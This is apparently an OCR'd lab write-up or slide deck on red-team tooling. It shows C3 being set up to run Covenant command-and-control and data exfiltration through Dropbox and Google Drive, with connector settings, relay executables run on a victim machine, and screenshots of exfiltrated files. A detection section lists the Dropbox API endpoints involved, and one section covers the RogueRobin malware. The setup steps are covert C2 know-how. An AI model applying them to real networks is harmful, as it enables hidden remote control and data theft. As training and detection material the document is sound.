
mark christian secretario › Dropbox › Apps › guidem-drop › wqe6

Name	Date modified	Type	Size
bysw-jXVnRil1Z3-1601743901	10/4/2020 12:51 AM	File	1 KB
upload-fJuEzLHdzp-1601743889-confide...	10/4/2020 12:51 AM	Text Document	1 KB

Successful Data exfiltration using Dropbox on C3 channel

C3 CHANNEL – DROPBOX EXTERNAL C2


As the objective of C3 is to be fully extensible we can turn on connector to our C2 of choice (Covenant/Cobalt Strike)



Create Command for: GATEWAY - guidem-gateway / 1444292e8acb52c7

Select Command: AddNegotiationChannelAsana

- AddPeripheralBeacon
- AddPeripheralGrunt
- TurnOnConnectorCovenant
- TurnOnConnectorTeamServer
- Close
- CreateRoute
- RemoveRoute
- ClearNetwork



Create Command for: GATEWAY - guidem-gateway / 1444292e8acb52c7


Select Command: TurnOnConnectorCovenant

C2BridgePort: 8000

Covenant Web Host: https://127.0.0.1:7443/

Username: guidem

Password: guidem



Create Command for: RELAY - dropbox / e0449fb5dd8eedc9

Select Command: AddPeripheralGrunt

Pipe name: b93v

Delay: 30


Jitter: 30

Connect Attempts: 30

Setup Connector for covenant & Add a peripheral grunt

C3 CHANNEL – DROPBOX EXTERNAL C2

Every time we execute a task in our C2, it will go through the Dropbox channel then the relay will upload files in our Dropbox folder through the guidem-drop which is our application.



[redacted] › Dropbox › Apps › guidem-drop › wqe6

Name

g8ra-XgeLPXvdBI-1601750183

Successful connection on our Covenant C2

C3 CHANNEL – DROPBOX DETECTION

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2


Dropbox URL calls credits to F-secure (C3 workshop)

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – GOOGLE DRIVE


A custom malware used by the APT known as DarkHydrus uses a mix of novel techniques, including using Google Drive as an alternate command-and-control (C2) channel.

RogueRobin Malware Uses Google Drive as C2 Channel



The samples of the RogueRobin Trojan analyzed by Palo Alto Networks implement additional functionality, they include the use of Google Drive API. This new feature allows the attackers to use Google Drive as an alternative Command and Control channel and make hard the detection of malicious traffic.

https://threatpost.com/roguerobin-google-drive-c2/141079/



Nagbabago ang trash ng My Drive. Simula sa Oktubre 13, awtomatikong ide-delete nang tuluyan ang mga item kapag lampas na ang mga ito sa 30 araw sa iyong trash Matuto pa

149.4 KB ng 15 GB ang nagamit

Isang lugar para sa lahat ng file mo

Puwede kang mag-drag ng mga file o folder nang direkta sa drive

guidemgdrive-c2 - 4b744eb72d56c7ed

Gateway : guidemgdrive-c2 / 4b744eb72d56c7ed

Build ID 1f0a

Start time 2020/10/09 01:17:30

Relays	0
Channels	0
Connectors	0
Peripherals	0
URL	http://localhost
Port	52935

Channels

No channels found...

Peripherals

No peripherals found...

Connectors

No connectors found...

Routes


No routes found...

No relays found...

Result: 0

Items per page: 5

C3 CHANNEL – GOOGLE DRIVE (VICTIM)



Administrator: Command Prompt

```
:\Users\vagrant\Desktop>.\Relay_x64_f576_dropbox-relay.exe

:\Users\vagrant\Desktop>.\Relay_x64_722a_guidem-gdrive-relay.exe

:\Users\vagrant\Desktop>
```

Task Manager

